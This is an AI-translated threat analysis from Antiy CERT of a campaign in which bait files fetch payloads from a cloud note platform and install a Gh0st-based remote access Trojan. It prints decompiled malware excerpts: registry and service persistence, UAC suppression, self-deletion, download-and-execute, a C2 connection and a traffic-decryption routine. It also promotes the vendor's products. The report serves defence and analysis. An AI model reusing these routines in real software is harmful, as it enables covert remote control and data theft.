Analysis of Attack Activities Using Cloud Note Platforms to Deliver Remote Access Trojans

Antiy CERT

First published: March 24, 2023

The original report is in Chinese, and this version is an AI-translated edition.

1 Overview

Recently, Antiy CERT detected an attack activity that used a cloud note platform to deliver a remote access Trojan. The attacker hosted the remote access Trojan-related payload files on a cloud note platform, evaded security product detection on the traffic side with the help of a trusted site, and continued to update the files therein.

This attack began in 2022. The attacker dropped bait files disguised as applications on download sites, or used phishing emails to send bait files disguised as documents to lure users to download and execute them. After the bait files are executed, the "DDR" (Dead Drop Resolvers) technology is used to download the attack payload from a cloud note platform, and the executable program is used to load the malicious DLL file, obtain the Shellcode and decrypt it to obtain the final remote access Trojan , thereby achieving remote access of the user's device.

Through correlation analysis, it was determined that the remote access Trojan ultimately delivered by the attacker using the bait file was a modified variant based on the Gh0st remote control Trojan family. This remote access Trojan has a variety of customized malicious functions such as persistence, information theft, download and execution, and file management, which can remotely control the victim's device and has strong concealment. The code of the Gh0st remote access Trojan has been made public, so the attacker can customize the malicious functions according to needs and quickly update the malicious code. Antiy CERT published "Analysis of Attacks Involving the Deployment of Remote Access Trojans Through a Fake Chinese Version of the Telegram Website" on October 24, 2022 [1], which introduced another attack activity that delivered this remote access Trojan variant.

It has been verified that **Antiy Intelligent Endpoint Protection System (IEP) can effectively detect and kill the remote access Trojan**.

2 ATT&CK Mapping Diagram Corresponding to the Incident

Regarding the complete process of the attacker launching the remote access Trojan, Antiy sorted out the ATT&CK mapping diagram corresponding to this attack incident as shown in the figure below.



Figure 2-1 Mapping of technical characteristics to ATT&CK

The following table lists the techniques used by the attackers.

ATT&CK Phase/Category	Specific Behavior	Notes
Resource development	Get infrastructure	Get the C2 server
	Environmental preparation	Host malicious payloads on cloud platforms
Execute	Induce users to execute	Induce users to execute
Persistence	Boot or log in with autostart	Achieve automatic startup
	Create or modify system processes	Create a Service
Defense evasion	Deobfuscate/decode files or information	Decode payload information
	Hidden behavior	Hidden behavior
	Counterfeit	Impersonate other programs
	Modify the registry	Modify the registry
	Obfuscate files or information	Obfuscate payload information
Discover	Discover application window	Discovery application window

	Discover files and directories	Discover files and directories
	Discover process	Discover process
	Query the registry	Query the registry
	Discover software	Discover software
	Discover system network configuration	Discover system network configuration
	Discover system network connections	Get system network connection
	Discover system services	Discover system services
	Find system time	Find system time
Collect	Compress/encrypt collected data	Encrypt of collected data
	Automatic collection	Automatic collection
	Collect local system data	Collect local system data
	Data temporary storage	Temporarily save keystrokes to a file
Command and Control	Encode data	Encode data
	Use encrypted channels	Encrypt traffic
	Use standard non-application layer protocols	Use TCP protocol
Data exfiltration	Automatic exfiltration of data	Automatically send online data packets
	Use C2 channel for return transmission	Use C2 channel for return transmission
Influence	Corrupt data	Delete specified data
	Manipulate data	Manipulate data
	Tamper with visible content	Tamper with visible content
	System shutdown/restart	System shutdown/restart

3 Protective Recommendations

In order to effectively defend against such attacks and improve security protection, Antiy recommends that enterprises take the following protective measures:

3.1 Enhance Host Security Protection Capabilities

1. Install terminal protection system: Install anti-virus software. It is recommended to install Antiy Intelligent Endpoint Protection System;

2. Strengthen password strength: Avoid using weak passwords. It is recommended to use a password of 16 characters or longer, including a combination of uppercase and lowercase letters, numbers, and symbols. Avoid using the same password on multiple servers.

3. Deploy intrusion detection system (IDS): Deploy traffic monitoring software or equipment to facilitate the discovery and tracking of malicious code. Antiy Persistent Threat Detection System (PTD) uses network traffic as the detection and analysis object, and can accurately detect a large number of known malicious codes and network attack activities, and effectively discover suspicious network behaviors, assets and various unknown threats.

3.2 Website Propagation Protection

1. It is recommended to use genuine software downloaded from the official website. If there is no official website, it is recommended to download from a trusted source and scan with anti-virus software after downloading;

2. It is recommended to use a sandbox environment to execute suspicious files, and then use the host to execute them when safety is ensured. Antiy PTA uses a combination of deep static analysis and sandbox dynamic loading and execution to effectively detect, analyze and identify various known and unknown threats.

3.3 Initiate an Emergency Response Promptly When Attacked

Contact the emergency response team: If you are attacked by malware, it is recommended to isolate the attacked host in time and protect the site while waiting for security engineers to check the computer; Antiy 7*24 hours service hotline: 400-840-9234.

It has been verified that Antiy Intelligent Endpoint Protection System (IEP) can effectively detect and kill the remote access Trojan.



Figure 3-1Antiy IEP achieves effective protection for user systems

4 Attack Process

4.1 Attack Flowchart

The attacker drops bait files disguised as applications to download sites, or uses phishing emails to send bait files disguised as documents to lure users to download and execute them. After the bait file is executed, the "DDR" (Dead Drop Resolvers) technology is used to download a compressed package file containing the attack payload from a cloud note platform, which is automatically started at boot time, creates an explorer.exe process to run the specified executable program through a shortcut, and then performs a self-deletion operation. After the executable program runs, it loads the first-stage DLL file, obtains the Shellcode and decrypts it to obtain the final remote access Trojan. The attacker can use the remote access Trojan to persist the victim host, obtain system information, remotely control, download and execute other programs, and other operations.



Figure 4-1Attack flow chart

4.2 Detailed Analysis of the Attack Process

4.2.1 Propagation Phase

Attackers drop bait files disguised as applications on download sites, or use phishing emails to send bait files disguised as documents to lure users to download and execute them.

Table 4-1 Some bait files

Category	Program Name
Fake apps	CiscoWebExStart.exe
	PuTTY.exe
	suetup.exe (bundles the malicious program with the Telegram installer)
	Air Aviation Management System.exe
	Click here to install Simplified Chinese 1515444n.exe
Executable programs disguised as documents	March salary commission details_ 7979.exe
	Latest company notices_9524.exe
	Mining tutorial BTC ETH CHIA3.exe

	Issue settlement report x.exe
	The latest important list of fugitives in China i.exe

4.2.2 Malicious Payload Download Phase

The attacker used the "DDR" (Dead Drop Resolvers) technology to host the malicious payload in the form of a compressed file on the cloud note platform, using trusted sites to evade detection by security products on the traffic side and continuously update the content.



Figure 4-2Host the malicious payload in a compressed package on the cloud note platform

4.2.3 Remote Access Trojan Execution Stage

The attacker hosted multiple compressed files containing malicious payloads on the cloud note platform. The core of the attack is to use the executable program in the malicious payload to load the first-stage DLL file, obtain the Shellcode in info.txt, and finally deliver a modified variant based on the Gh0st remote access Trojan family. In the following "Sample Analysis" section, one of the malicious payloads will be used as an example to introduce it.

Figure 4-3Malicious payload

5 Sample Analysis

5.1 Sample Label

Table 5-1Sample labels

Virus name	Trojan/Win32.Downloader
Original file name	VBGood Browser 1.8.exe
MD5	472262D56604F589EE85278FAA43C814
Processor architecture	Intel 386 or later, and compatibles
File size	296.00 KB (303,104 bytes)
File format	BinExecute/Microsoft.EXE[:X86]
Timestamp	2023-02-28 18:16:39
Digital signature	None
Shell type	None
Compiled language	Microsoft Visual Basic (6.0)
V T first upload time	2023-03-03 17:30:09
VT test results	37/70

5.2 Detailed Analysis

After the bait file is run, it obtains the malicious compressed package file hosted by the attacker from a cloud note platform and downloads it to the "C:/Users/Public" folder.



Figure 5-1Obtain the malicious compressed file

The malicious payload in the compressed file is decompressed to the folder "C:\Users\Public\Documents\Arice\<random 6 numbers and English letters> ".

```
'Data Table: 402408
Dim var_98 As String
Dim var_9C As String
loc_43DBB2: var_8C = Proc_1_15_432890(6)
loc_43DBBC: var_94 = "C:\Users\Public\Music\" & var_8C
loc_43DBC9: Call Proc_1_9_432D1C(var_94 & "\")
loc_43DBE9: var_88 = "C:\Users\Public\Documents\Arice\" & Proc_1_15_432890(6) & "\"
loc_43DBF6: Call Proc_1_9_432D1C(var_88)
loc_43DC00: Sleep(&H12C)
```

Figure 5-2The malicious payload is decompressed to the specified path

After decompression, a shortcut is created in the "% AppData %\<random 5 numbers and English letters> " folder and moved to the startup folder for persistence. The shortcut is used to execute the executable program in the malicious payload.

Figure 5-3Use shortcuts to achieve persistence

Modify the relevant registry entries and turn off the UAC prompt.


```
Private Sub Proc_1_4_432430(arg_C) '432430
  'Data Table: 402408
  loc_4323A6: RegCreateKey(-2147483647, "SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Layers", var_88)
  loc_4323CB: RegOpenKeyEx(-2147483647, "SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Layers", 0, &H2003F, var_88)
  loc_4323D7: var_90 = "RunAsInvoker"
  loc_43240C: RegSetValueEx(var_88, arg_C, 0, 1, var_90 & vbNullString, (Len(var_90) + 1))
  loc_432426: RegCloseKey(var_88)
  loc_43242C: Exit Sub
End Sub
```

Figure 5-4Turn off UAC

Create an Internet shortcut in the "C:\Users\Public\Music\<random 6 numbers and English letters> " folder and create an explorer.exe process execution shortcut to run the next stage of the malicious payload.

```
var_128 = "[InternetShortcut]" & vbCrLf & "URL=file:\\\" & var_118 & vbCrLf & "WorkingDirectory=" & var_88
For var_138 = 0 To 6: var_F4 = var_138 'Long
  var_108 = var_94 & "\" & Proc_1_15_432890(6) & ".url"
  If (var_FC(UBound(var_FC, 1)) <> vbNullString) Then
    ReDim Preserve var_FC(0 To (UBound(var_FC, 1) + 1))
  End If
  var_FC(UBound(var_FC, 1)) = var_108
  Proc_1_14_42F238(var_108)
```

Figure 5-5Create an Internet shortcut

Finally, the decoy file performs a self-deletion operation and deletes the specified related files.

```
loc_43E02F: Sleep(&H3E8)
loc_43E03F: DeleteFile(var_F8)
loc_43E05A: DeleteFile(var_EC)
loc_43E075: DeleteFile(var_114)
loc_43E090: DeleteFile(arg_C)
loc_43E0A1: Exit Sub
```

Figure 5-6Delete related files

5.2.1 Load the First Stage DLL File

There are 3 files in the folder "C:\Users\Public\Documents\Arice\< random 6 numbers and English letters> ": The executable program is renamed to 6 random numbers and English letters. After running, it loads the first-stage libglib-2.0-0.dll file, reads the Shellcode in the info.txt file, and finally executes the second-stage DLL file in the memory.

名称	修改日期	类型	大小
ToSF3e.exe	2022/10/27 23:50	应用程序	21 KB
libglib-2.0-0.dll	2023/1/17 3:26	应用程序扩展	421 KB
info.txt	2023/3/1 14:15	文本文档	492 KB

Figure 5-7Attack components

The executable program uses the TLS callback function to start a thread and call the export function in the libglib-2.0-0.dll file.



Figure 5-8Load libglib-2.0-0.dll file

Read the contents of the info.txt file and get the Shellcode.



Figure 5-9Get Shellcode

Decrypt the second-stage DLL file and call the export function in it.



Figure 5-10Load the second stage DLL file

5.2.2 Second Stage DLL File

The second stage DLL file is a variant based on the Gh0st remote access Trojan, which can achieve persistence by adding related registry entries or creating services.


```
if ( dword_740228 == 1 )
{
  memset(v6, 0, sizeof(v6));
  v7 = 0;
  v8 = 0;
  strcpy((char *)&NewFileName, "C:\\Windows\\网络服务.exe");
  GetModuleFileNameA(0, &Filename, 0x104u);
  CopyFileA(&Filename, (LPCSTR)&NewFileName, 0);// 将可执行程序复制到C:\\Windows目录下，并命名为网络服务.exe
  if ( !RegOpenKeyExA(HKEY_CURRENT_USER, SubKey, 0, 0xF003Fu, &phkResult) )// 将C:\\Windows\\网络服务.exe添加至注册表启动项
  {
    RegSetValueExA(phkResult, ValueName, 0, 1u, (const BYTE *)&NewFileName, 0x18u);
    RegCloseKey(phkResult);
  }
  while ( 1 )
  {
    sub_725C70();                           // 连接C2
    Sleep(60u);
  }
}
if ( dword_740224 == 1 )
{
  if ( !sub_7269C0() )                      // 查看注册表项，检查是否建立服务
  {
    strcpy((char *)&NewFileName, "C:\\Windows\\svchost.exe");
    GetModuleFileNameA(0, &Filename, 0xE1u);
    CopyFileA(&Filename, (LPCSTR)&NewFileName, 0);// 将可执行程序复制到C:\\Windows目录下，并命名为svchost.exe
    sub_725B50();
    sub_726650(ServiceName, DisplayName, aCdefghijLmnopq);// 为C:\\Windows\\svchost.exe建立服务
    Sleep(500u);
    sub_725C70();                           // 连接C2
    exit(0);
  }
  NewFileName.lpServiceName = ServiceName;
  NewFileName.lpServiceProc = (LPSERVICE_MAIN_FUNCTIONA)sub_725E20;
  v2 = 0;
  v3 = 0;
  StartServiceCtrlDispatcherA(&NewFileName);
  result = sub_725C70();                    // 连接C2
```


Figure 5-11Achieve persistence

This DLL file is able to download and run other programs.

```
{
  size_t v1; // kr04_4
  char *v2; // ebx
  char *v3; // eax
  CHAR String2; // [esp+Ch] [ebp-200h] BYREF
  char v6[508]; // [esp+Dh] [ebp-1FFh] BYREF
  __int16 v7; // [esp+209h] [ebp-3h]
  char v8; // [esp+20Bh] [ebp-1h]

  v1 = strlen(a1) + 1;
  if ( v1 == 1 )
    return 0;
  v2 = (char *)malloc(v1);
  qmemcpy(v2, a1, v1);
  v3 = strrchr(v2, 47);
  if ( v3 == (char *)-1 )
    return 0;
  String2 = 0;
  memset(v6, 0, sizeof(v6));
  v7 = 0;
  v8 = 0;
  wsprintfA(&String2, "c:\\%s", v3 + 1);
  if ( URLDownloadToFileA(0, v2, &String2, 0, 0) || !sub_729280(&String2) )// 下载文件
    return 0;
  sub_726090(&String2, 5);                  // 利用注册表HKEY_CLASSES\xx\shell\open\command运行下载的程序
  return 1;
}
```


Figure 5-12Download and run other programs

Try to connect to the C2 address. After the connection is successful, create a thread to receive the data returned by the server.

```
sub_7219A0(this);
ResetEvent(*(HANDLE *)(this + 76));
*(_BYTE *)(this + 83) = 0;
v4 = socket(2, 1, 6);
*(_DWORD *)(this + 72) = v4;
if ( v4 == -1 )
  return 0;
v6 = gethostbyname(name);
if ( !v6 )
  return 0;
v13.sa_family = 2;
*(_WORD *)v13.sa_data = htons(hostshort);
v9 = *(_DWORD *)(this + 72);
*(_DWORD *)&v13.sa_data[2] = **(_DWORD **)v6->h_addr_list;
if ( connect(v9, &v13, 16) == -1 )
  return 0;
v8 = *(_DWORD *)(this + 72);
*(_DWORD *)optval = 1;
if ( !setsockopt(v8, 0xFFFF, 8, optval, 4) )
{
  v7 = *(_DWORD *)(this + 72);
  vInBuffer[0] = 1;
  vInBuffer[1] = 180000;
  vInBuffer[2] = 5000;
  WSAIoctl(v7, 0x98000004, vInBuffer, 0xCu, 0, 0, &cbBytesReturned, 0, 0);
}
*(_BYTE *)(this + 83) = 1;
*(_DWORD *)(this + 68) = sub_728760(0, 0, (int)sub_721670, this, 0, 0);// 创建线程接收服务器返回的数据
return 1;
```


Figure 5-13Connect to C2 address and receive return data

When receiving data returned by the server, subtract 49 from the data byte by byte, and then perform XOR with 0xFC to decrypt the received data.

```
loc_7287DF:                             ; CODE XREF: sub_7287D0+1E↓j
        mov     dl, [ecx+eax]
        sub     dl, 49
        xor     dl, 0FCh
        mov     [ecx+eax], dl
        inc     ecx
        cmp     ecx, esi
        jl      short loc_7287DF
